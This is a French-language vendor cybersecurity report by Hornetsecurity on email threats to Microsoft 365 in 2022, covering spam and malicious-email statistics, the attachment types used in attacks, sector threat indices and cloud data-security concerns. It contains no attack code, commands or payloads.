RAPPORT SUR LA CYBERSÉCURITÉ

2023

ANALYSE APPROFONDIE DES MENACES INHÉRENTES À MICROSOFT 365

HORNETSECURITY

HORNETSECURITY

RAPPORT SUR LA CYBERSÉCURITÉ

Analyse approfondie des menaces inhérentes à Microsoft 365

À propos d'Hornetsecurity

Hornetsecurity offre aux entreprises et aux organisations de toutes tailles des solutions leur permettant de se concentrer sur leurs activités essentielles en protégeant non seulement les communications par courriel, mais aussi en sécurisant les données en plus d'assurer la continuité des activités et la conformité aux solutions infonuagiques de prochaine génération.

Notre produit phare, 365 Total Protection Enterprise Backup, est la solution de sécurité infonuagique la plus complète pour Microsoft 365 sur le marché, intégrant des fonctions de sécurité des courriels, de conformité et de sauvegarde.

Qu'est-ce que le Rapport sur la cybersécurité ?

Le Rapport sur la cybersécurité (anciennement Rapport sur les cybermenaces – Cyber Threat Report) est une analyse annuelle du paysage actuel des cybermenaces fondée sur des données réelles recueillies et étudiées par l'équipe dédiée du Security Lab de Hornetsecurity. Hornetsecurity traite plus de deux-milliards de courriels chaque mois. En analysant les menaces identifiées dans ces communications, combinées à des connaissances approfondies sur le paysage élargi des menaces, le Security Lab révèle les grandes tendances et peut faire des projections éclairées sur les futures menaces à la sécurité de Microsoft 365, permettant aux entreprises d'agir en conséquence. Ces constatations et ces données figurent dans ce rapport.

Qu'est-ce que le Security Lab ?

Le Security Lab est une division d'Hornetsecurity spécialisée dans la sécurité des courriels qui effectue des analyses criminalistiques des menaces de sécurité les plus actuelles et les plus critiques. L'équipe multinationale de spécialistes de la sécurité possède une vaste expérience en recherche sur la sécurité ainsi qu'en génie logiciel et en sciences des données.

Pour élaborer des contre-mesures efficaces, il est essentiel de comprendre en profondeur le paysage des menaces établi par l'examen pratique des virus du monde réel, des attaques par de phishing (hameçonnage), des maliciels et plus encore. Les renseignements détaillés mis à jour par le Security Lab servent de fondement aux solutions de cybersécurité de prochaine génération de Hornetsecurity.

Comment utiliser le présent rapport

Ce rapport comporte quatre sections :

Chapitre 1 Ce chapitre contient le résumé. Consultez cette section si vous n'êtes intéressé que par les points saillants.

Chapitre Ce chapitre se concentre sur le paysage actuel des menaces de la plateforme Microsoft 365.

Chapitre 3 Ce chapitre traite des préoccupations actuelles et des discussions concernant les menaces et les tendances les plus importantes à partir de 2022.

Chapitre 4 Ce chapitre contient les prévisions du Security Lab sur les menaces à la cybersécurité en 2023, ainsi que des conseils et des lignes directrices pour vous aider à protéger votre entreprise.

Chapitre 5 Ce chapitre répertorie toutes les références, les liens connexes et les ensembles de données utilisés dans le présent rapport.

Table des matières

Chapitre 1 – Résumé

Grâce à sa vaste base de données utilisateurs, l'entreprise Hornetsecurity est particulièrement bien placée pour passer au crible les menaces par courriel et en tirer des conclusions importantes pour les professionnels de la sécurité des technologies de l'information (TI). Le courriel demeure un canal de communication très important.

Cependant, selon notre analyse portant sur plus de 25 milliards de courriels, 40,5 % sont considérés comme « indésirables » – une augmentation de 0,5 % par rapport à 2021. 94,5 % des courriels indésirables sont des pourriels ou rejetés purement et simplement suivant des indicateurs externes, et un peu plus de 5 % ont été signalés comme malveillants.




Tableau 1 : Classification des courriels analysés par Hornetsecurity




Tableau 2 : Classification des courriels indésirables

Les types de fichiers les plus couramment utilisés dans les attaques sont les documents au format archivages, tels que ZIP et autres (28 %), HTML (21 %) et Word (12,7 %). Viennent ensuite les fichiers au format PDF (12,4 %) et les feuilles Excel (10,4 %), l'hameçonnage demeurant la méthode d'attaque privilégiée dans 39,6 % des attaques par courriel.




Tableau 3 : Types de fichiers les plus utilisés dans les courriels malveillants

Le changement tant attendu de Microsoft visant à désactiver les macros dans les documents Office par défaut (27 juillet 2022) a eu une incidence sur les types de fichiers joints malveillants préférés des pirates informatiques qui jettent désormais leur dévolu sur les fichiers de type lien (LNK) et HTML. Par exemple, l'utilisation des fichiers HTML a considérablement augmenté, et les fichiers LNK sont maintenant les types de fichier préférés dans les chaînes d'attaque, telles que celles utilisées dans le chargeur Bumblebee.

Fig. 4: Attack on Bumbleebee loader

Même si les attaques contre différents secteurs verticaux de l'industrie ne sont pas toujours les mêmes, les pirates informatiques d'aujourd'hui semblent se soucier davantage de savoir si votre organisation est en mesure de payer une rançon importante et si votre fonction dans la société permet d'exercer plus de pression pour verser le montant de la rançon demandé (p. ex. hôpitaux et autres infrastructures vitales).

De nombreuses organisations supposent toujours que les données stockées dans les services infonuagiques (comme Microsoft 365) sont sécurisées et protégées, ce qui n'est pas vrai en réalité. En fait, de nombreuses entreprises continent d'ignorer que la responsabilité est partagée (Lire le Modèle de responsabilité partagée de Microsoft). Dans un sondage mené auprès de plus de 2000 professionnels des technologies de l'information (TI) sur les données de la sécurité, 25 % des personnes interrogées ont indiqué qu'elles n'étaient pas sûres ou qu'elles supposaient que M365 était à l'abri des menaces de rançongiciels.




Tableau 5 : Sensibilisation générale à la sécurité de M365

L'importance de former régulièrement vos utilisateurs pour qu'ils soient au courant des attaques par courriel et des autres menaces à la sécurité ne peut être sous-estimée, tandis que l'usurpation d'identité de marque constitue une autre menace à laquelle la sécurité des TI doit être attentive. Les initiatives liées au programme BYOD (Bring Your Own Device – Apportez votre appareil) et au TD (travail à domicile) continuent de poser de nouveaux défis aux équipes de cybersécurité déjà mises à rude épreuve.

Les équipes de direction devront réfléchir sur de nombreux enjeux en 2023. Les attaques ciblant les appareils mobiles sont susceptibles d'augmenter, tout comme les méthodes d'attaque ciblant les applications MFA (authentification multifactorielle) sur les appareils mobiles. Ces types d'attaques ont été utilisés avec beaucoup d'efficacité lors de la brèche d'Uber de septembre 2022, par exemple.

La dépendance croissante de l'industrie à l'égard du nuage a soulevé plusieurs préoccupations importantes en matière de sécurité. L'une d'elles est une dépendance croissante à l'égard des API en nuage. Bien qu'elles nous facilitent la vie, chaque API accessible est un autre vecteur potentiel d'attaque pour les auteurs de menaces.

En ce qui concerne la dépendance, les chefs d'entreprise sont de plus en plus préoccupés par le concept de dépendance excessive à l'égard des fournisseurs. Ce phénomène est de plus en plus fréquent en ce qui concerne les grandes plateformes infonuagiques comme Microsoft 365. Bien que la plateforme soit destinée à la productivité et à la collaboration, elle offre également certaines fonctions de sécurité de base. Certaines écoles de pensée exigent la prudence lorsque l'on dépend du même fournisseur pour les solutions de collaboration et la sécurité, car de telles combinaisons peuvent créer un conflit d'intérêts potentiel en plus du risque de dépendance. L'utilisation de solutions de tiers aux côtés de grands fournisseurs peut aider à atténuer ce risque.

Les auteurs de menaces utilisent également des méthodes de plus en plus sophistiquées pour recueillir des renseignements sur les cibles. De nombreuses organisations de pirates informatiques se tournent maintenant vers des trousses d'outils de marketing professionnel, comme ZoomInfo, pour les aider à identifier des cibles lucratives pour leur prochaine attaque.

Enfin, malgré l'évolution du paysage des menaces, il est essentiel de veiller à ce que les notions de base de la cybersécurité soient appliquées, car les pirates informatiques s'en prennent le plus souvent aux cibles les plus accessibles. Trop souvent, les organisations qui ont d'énormes budgets de sécurité sont victimes d'intrusion, parce qu'un petit détail, tel qu'une API non protégée laissée ouverte à Internet, a été négligé. Même si vous pensez que les éléments de base de votre organisation sont pris en considération, il est important de les examiner en permanence et d'inciter votre entreprise à adopter une culture de sécurité durable.

Le courriel reste l'une des principales méthodes utilisées par les auteurs de menaces pour lancer des attaques, et une solide stratégie de sécurité des courriels est essentielle pour naviguer dans le paysage des menaces croissantes et renforcer la résilience en matière de sécurité en 2023.

Chapitre 2 – Le paysage actuel des menaces de Microsoft 365

Chaque année, le Security Lab d'Hornetsecurity examine la base de données complète de l'entreprise et analyse l'état des menaces liées aux courriels ainsi que des statistiques des communications à l'échelle mondiale. En outre, l'équipe mène régulièrement des exercices de réflexion prospective et fournit des renseignements sur les menaces potentielles futures. Le présent chapitre se concentre sur l'examen des données de 2022, qui constituent la base des projections du paysage changeant des menaces décrites au Chapitre 4.

Tendances en matière de sécurité des courriels

Malgré un changement important dans la collaboration organisationnelle, avec des outils comme Slack et Microsoft Teams qui ont connu une croissance massive continue en 2022, le courriel demeure le principal canal de communication pour de nombreuses organisations, avec 333,2 milliards de courriels envoyés chaque jour. Le courriel ne va pas disparaître de sitôt.

En examinant plus de 25 milliards de courriels recueillis pendant la période de référence en cours (du 1er octobre 2021 au 30 septembre 2022), le Security Lab a fait les constatations suivantes.

333.2

MILLIARDS DE COURRIELS

ENVOYÉS CHAQUE JOUR

Tableau 6 :
Nombre de courriels envoyés chaque jour

Pourriels, logiciels malveillants, mesures concernant les menaces avancées

Le courriel reste l'une des principales méthodes utilisées par les auteurs de menaces pour lancer des attaques. C'est ce que montrent nos données, qui classent 40,5 % des courriels comme « indésirables », ce qui signifie qu'il ne s'agit pas de communications authentiques souhaitées par le destinataire. Le nombre de courriels non sollicités a augmenté de 0,5 % depuis 2021.

COMPARAISON DES DONNÉES DU RAPPORT SUR LES CYBERMENACES ET LA SÉCURITÉ 2021-2022

2021	2022	
79.19%	79.45%	REJETÉS
15.54%	15.03%	POURRIELS
4.15%	4.28%	MENACES
1.08%	1.20%	ADVTHREAT (Fraude du président-directeur général, spear phishing, etc.)
0.03%	0.04%	CONTENU (Courriels contenant des pièces jointes illégales prédéfinis par l'administrateur chez Hornetsecurity)

Tableau 7 : Courriels indésirables par catégorie

CATÉGORIE	DESCRIPTION DES COURRIELS
AdvThreat	Contient les menaces détectées par la solution Advanced Threat Protection d'Hornetsecurity. Ces courriels sont utilisés à des fins illégales et nécessitent des moyens techniques sophistiqués qui ne peuvent être repoussés qu'en utilisant des procédures dynamiques avancées.
Content	Contient une pièce jointe non valide. Les administrateurs peuvent définir les pièces jointes qui ne sont pas valides dans le module Content Control (Contrôle du contenu).
Rejected	Notre serveur de courriel rejette ces courriels directement pendant le dialogue SMTP en raison de caractéristiques externes, comme l'identité de l'expéditeur. Aucune analyse supplémentaire.
Spam	Indésirables et souvent promotionnels ou frauduleux. Ces courriels sont envoyés simultanément à de nombreux destinataires.
Threat	Contient du contenu nuisible, comme des pièces jointes ou des liens malveillants, envoyés pour commettre des actes délictuels comme l'hameçonnage.

Types de pièces jointes et leur utilisation dans les attaques

Les pièces jointes aux courriels demeurent l'une des méthodes les plus fréquemment utilisées pour livrer une charge utile (aussi appelée payload) malveillante en 2022. Les auteurs de menaces continuent d'utiliser des pièces jointes pour cacher des maliciels et donner un air d'authenticité à leurs communications malveillantes. De plus, certains filtres rudimentaires de pourriels et de maliciels peuvent être inaptes à analyser les pièces jointes compressées. C'est pourquoi ils sont couramment utilisés par des auteurs de menaces moins « chevronnés » qui n'ont pas besoin d'être experts pour lancer ce type d'attaques contre des cibles non préparées.

L'utilisation de pièces jointes comme mécanisme de charge utile était répandue dans plusieurs vagues d'attaque en 2022. Par exemple, les documents Word spécialement conçus sont une méthode principale de livraison de charge utile dans la chaîne d'attaque de l'exploit ciblant la faille zero-day Follina (CVE-2022-30190) dans Microsoft Office. Dans cette attaque, l'auteur de menaces envoie un document Microsoft Word spécialisé (DOC/DOCX) à la victime. À l'ouverture du fichier, Microsoft Support Diagnostic Tool (MSDT) est déclenché et utilisé pour télécharger et exécuter des codes malveillants.

Bien que les fichiers DOC/DOCX aient été largement utilisés dans les attaques ciblant cette faille, ils n'étaient toujours que le 3e type de pièce jointe le plus utilisé (12,7 %) dans les attaques pendant notre période de référence. Il convient de mentionner que nous avons également vu des cas où des fichiers DOC/DOCX étaient intégrés à d'autres types de fichiers. Pour cette raison, nous soupçonnons que l'utilisation des fichiers DOC(X) pour les attaques est probablement plus élevée que le taux révélé par nos données, compte tenu de nos autres catégories. Cela dit, les premier et deuxième types de fichiers les plus utilisés pour les attaques étaient les fichiers d'archivages (28 %) et les fichiers HTML (21 %). Les fichiers PDF et Excel se sont classés au 4e et au 5e rang dans nos données, avec des taux d'utilisation de 12,4 % et de 10,4 % respectivement.

D'autres types de fichiers détectés utilisés comme mécanisme de charge utile dans les pièces jointes aux courriels se trouvent dans le tableau ci-dessous.

	2021	2022	
	33.6	28.0	ARCHIVAGES
HTML	15.3	21.0	HTML
DOC	4.8	12.7	WORD
PDF	14.5	12.4	PDF
XLSX	10.2	10.4	EXCEL
ISO	4.2	5.4	FICHIERS D'IMAGES DE DISQUE
	8.7	4.8	AUTRES
EXE	8.1	4.3	EXECUTABLE
	0.2	0.7	FICHIER SCRIPT
	0.0	0.1	COURRIEL
LNK	0.0	0.1	FICHIER LNK
PPTX	0.4	<0.1	POWERPOINT

Tableau. 8 : Types de fichiers et leur utilisation en 2022

Il convient également de noter que depuis que Microsoft a modifié la fonction par défaut pour désactiver les macros dans les fichiers Microsoft Office, nous constatons une utilisation accrue de types de fichiers comme les fichiers LNK. Les fichiers LNK ont été utilisés avec quelques cas de réussite à la fois par Emotet et le chargeur Bumblebee tout au long de la période de référence. Par conséquent, les administrateurs doivent prendre des mesures supplémentaires pour connaître ces types de fichiers et leur utilisation dans les chaînes d'attaque actuelles.

Indice des menaces liées aux courriels pour les secteurs verticaux

Indice des menaces liées aux courriels pour les secteurs verticaux

Ce n'est un secret pour personne que certaines industries ont (par le passé) été ciblées plus souvent que d'autres. Cependant, ce que nous avons vu au cours de la dernière année montre qu'aucune organisation n'est à l'abri des menaces posées par les cybercriminels. Bien que nos données montrent que certaines industries subissent plus d'attaques, les différences sont mineures et diminuent par rapport à l'année précédente. En réalité, les auteurs de menaces cibleront toute organisation qu'ils percevront comme capable de payer une rançon. Cela dit, la seule exception à cette façon de penser est le fait que certaines organisations sont tellement essentielles au fonctionnement de la société, comme les hôpitaux, qu'elles sont presque certaines de payer la rançon (en supposant que les données soient suffisamment endommagées). Elles doivent tout simplement fonctionner sans interruption ou manquements en raison de leur importance pour leurs collectivités respectives. Les auteurs de menaces le savent et les ciblent en conséquence.

Le tableau ci-dessous montre l'indice de menace pour les principaux secteurs verticaux.

- 4.7 | INDUSTRIE AUTOMOBILE
- 4.6 | INDUSTRIE DU COMMERCE DE DÉTAIL
- 4.6 | INDUSTRIE MANUFACTURIÈRE
- 4.6 | INDUSTRIE DE L'ÉDUCATION
- 4.5 | INDUSTRIE DE LA RECHERCHE
- 4.5 | INDUSTRIE DU DIVERTISSEMENT
- 4.5 | INDUSTRIE MINIÈRE ET MÉTALLURGIQUE
- 4.4 | INDUSTRIE DES MÉDIAS
- 4.3 | SERVICES PUBLICS
- 4.3 | INDUSTRIE DE LA SANTÉ
- 4.2 | INDUSTRIE DES TRANSPORTS
- 4.2 | INDUSTRIE HÔTELIÈRE
- 3.9 | INDUSTRIE DE LA CONSTRUCTION
- 3.8 | INDUSTRIE DES TECHNOLOGIES DE L'INFORMATION
- 3.8 | INCONNU
- 3.8 | INDUSTRIE FINANCIÈRE
- 3.7 | SERVICE PROFESSIONNEL
- 3.6 | INDUSTRIE AGRICOLE
- 3.6 | INDUSTRIE IMMOBILIÈRE
- 2.8 | INDUSTRIE DE LA LOGISTIQUE

Proportion de courriels frauduleux (par rapport aux courriels valides/propres) *

Tableau. 9 : Industries les plus menacées selon l'indice de menace*

REMARQUE : la valeur de l'indice de menace est déterminée en utilisant la formule de calcul ci-dessous.

Pourcentage de l'indice de menace = nombre de courriels malveillants / (le nombre de courriels malveillants + le nombre de courriels propres) multiplié par 100 – Pourriels et courriels d'information non inclus.


Remarque sur la méthodologie

Des organisations (de taille) différentes reçoivent un nombre absolu de courriels différents. Par conséquent, nous calculons le pourcentage de courriels de menace de chaque organisation et de courriels sans risque pour comparer les organisations. Nous calculons ensuite la médiane de ces valeurs en pourcentage pour toutes les organisations d'une même industrie afin d'établir la note de menace finale de l'industrie.

Méthodes d'attaque par courriel populaires en 2022

La cybersécurité est un jeu du chat et de la souris sans fin entre les auteurs de menaces et les professionnels de la sécurité. Cela est particulièrement visible lorsque nous effectuons notre examen annuel des données concernant les techniques d'attaque. La nature des techniques d'attaque change au fil du temps à mesure que les stratégies des auteurs de menaces évoluent, et les contre-mesures déployées par les professionnels de la sécurité y répondent, mais les mécanismes qu'elles impliquent restent en grande partie les mêmes depuis la période de référence précédente. Si vous consultez le Rapport sur les cybermenaces de l'an dernier, vous constaterez que le phishing était la principale méthode d'attaque utilisée pour les atteintes à la sécurité des communications par courriel. Cette année, les auteurs de menaces ayant des activités de phishing continuent de connaître du succès. Le phishing demeure au premier rang de la liste avec 39,6 %, les adresses URL malveillantes se classant au troisième rang avec 12,5 %. La deuxième place sur la liste est occupée par la catégorie de types d'attaques "Autres", qui est une combinaison de plusieurs attaques moins fréquemment utilisées.

Nous soupçonnons que cette tendance est due au succès continu des campagnes d'hameçonnage des auteurs de menaces. Alors, pourquoi changer une stratégie gagnante? Cela dit, l'utilisation d'adresses URL malveillantes dans les courriels gagne du terrain. Une adresse URL malveillante est un vecteur populaire d'attaques d'ingénierie sociale, et nous nous attendons à ce que ce type d'attaques reste en hausse en 2023.
Les mesures globales et les différentes méthodes sont présentées dans le tableau ci-dessous :



2021	2022	TECHNIQUES D'ATTAQUE
%	%	
24.8	39.6	Hameçonnage
42.0	26.5	Autres
16.2	12.5	URL
2.3	8.2	Arnaque des avances de frais
7.1	3.7	Extorsion
3.9	3.5	Fichier exécutable dans des archives/images disques
1.5	2.8	Maldoc (pièce jointe malveillante)
	1.8	HTML
2.1	1.1	Usurpation d'identité
	0.4	PDF

Tableau 10 : Types d'attaques et leur utilisation en 2022

Sécurité des données dans le nuage

L'adoption des technologies infonuagiques a connu une forte hausse au cours des dernières années et cette tendance s'est poursuivie en 2022. À l'origine, cette situation était attribuable en partie à la pandémie de COVID-19, mais elle prenait déjà de l'ampleur en raison de l'agilité et de la fiabilité des plateformes infonuagiques lorsqu'elles étaient configurées et utilisées correctement. Les entreprises du monde entier utilisent non seulement les plateformes infonuagiques pour faire leur travail, mais elles stockent aussi leur travail sur ces plateformes. Les organisations sont de plus en plus nombreuses à abandonner leurs serveurs de fichiers sur place ou leur boîte SQL et déplacent ces services vers le nuage.
Cela soulève toutefois la question suivante : ces données sont-elles sûres ?

Mesures de l'industrie sur l'adoption du stockage en nuage

Avant de nous plonger trop profondément dans cette question, considérons le nombre de personnes qui passent au nuage. Si l'on considère les dépenses comme un paramètre à prendre en compte, on s'attend à une hausse de 20,4 % des dépenses des utilisateurs finaux pour les services infonuagiques publics d'ici la fin de 2022. Le montant dépensé devrait atteindre 494,7 milliards de dollars, sans aucun signe de ralentissement. Le même rapport indique que ce chiffre devrait passer à plus de 600 milliards de dollars en 2023.

Si vous aviez des doutes jusque-là, il est maintenant évident que le « nuage » est là pour rester et que de plus en plus d'organisations s'en servent comme solution.

Préoccupations de l'industrie au sujet de la sécurité des données dans Microsoft 365

Nous savons que plus d'organisations que jamais utilisent des services infonuagiques, comme M365, et que beaucoup le font pour la première fois. Mais, est-ce que ces organisations savent comment la protection des données fonctionne dans le nuage et aussi quelles sont leurs responsabilités à l'égard de la sécurité de leurs données ?

Au cours de la dernière année, nous avons vu de nombreuses situations où des organisations novices en matière de services infonuagiques ont supposé à tort que, puisque leurs données sont maintenant hébergées dans un service infonuagique quelque part, elles n'avaient plus à se soucier des technologies de protection des données, telles que la sauvegarde et la récupération, ou de la sécurité de ces données. Cette idée fausse a été révélée dans un sondage mené par Hornetsecurity en 2022, dans lequel il était demandé à plus de 2000 professionnels des TI s'ils pensaient que les données stockées dans Microsoft 365 étaient exposées aux menaces de rançongiciels. Étonnamment, 25,3 % des personnes interrogées ne connaissaient pas la réponse ou pensaient que la réponse était non.




Tableau 11 : sondage auprès des utilisateurs de M365

Ce n'est pas parce que les données sont stockées dans un service infonuagique (comme Microsoft 365), que les fournisseurs de services infonuagiques sont responsables de la sécurité de ces données. Ils offrent parfois des services payants supplémentaires intégrant certaines de ces fonctionnalités, mais le fait est que, dans l'ensemble, la plupart des fournisseurs de services infonuagiques laissent la protection et la sécurité des données à l'utilisateur final.

Il incombe non seulement à l'utilisateur final et aux services de TI de veiller à ce qu'un dispositif de sécurité des données soit mis en œuvre, mais il est également important de s'assurer de sa pérennité. Cela peut être particulièrement difficile pour les organisations qui ne respectent pas les autorisations de partage, par exemple, dans OneDrive Entreprise et SharePoint Online. Microsoft 365 facilite tellement le partage de documents que, souvent, les utilisateurs finaux ne pensent pas aux conséquences de la façon dont ils partagent des fichiers et des utilisateurs avec qui ils les partagent. À mesure que les points terminaux des organisations se multiplient et que la collaboration plus étroite avec des utilisateurs externes se renforce avec l'adoption de services en nuage, il est d'une importance vitale de gérer strictement les autorisations de fichiers pour limiter le risque d'exposer inutilement des données de nature délicate.

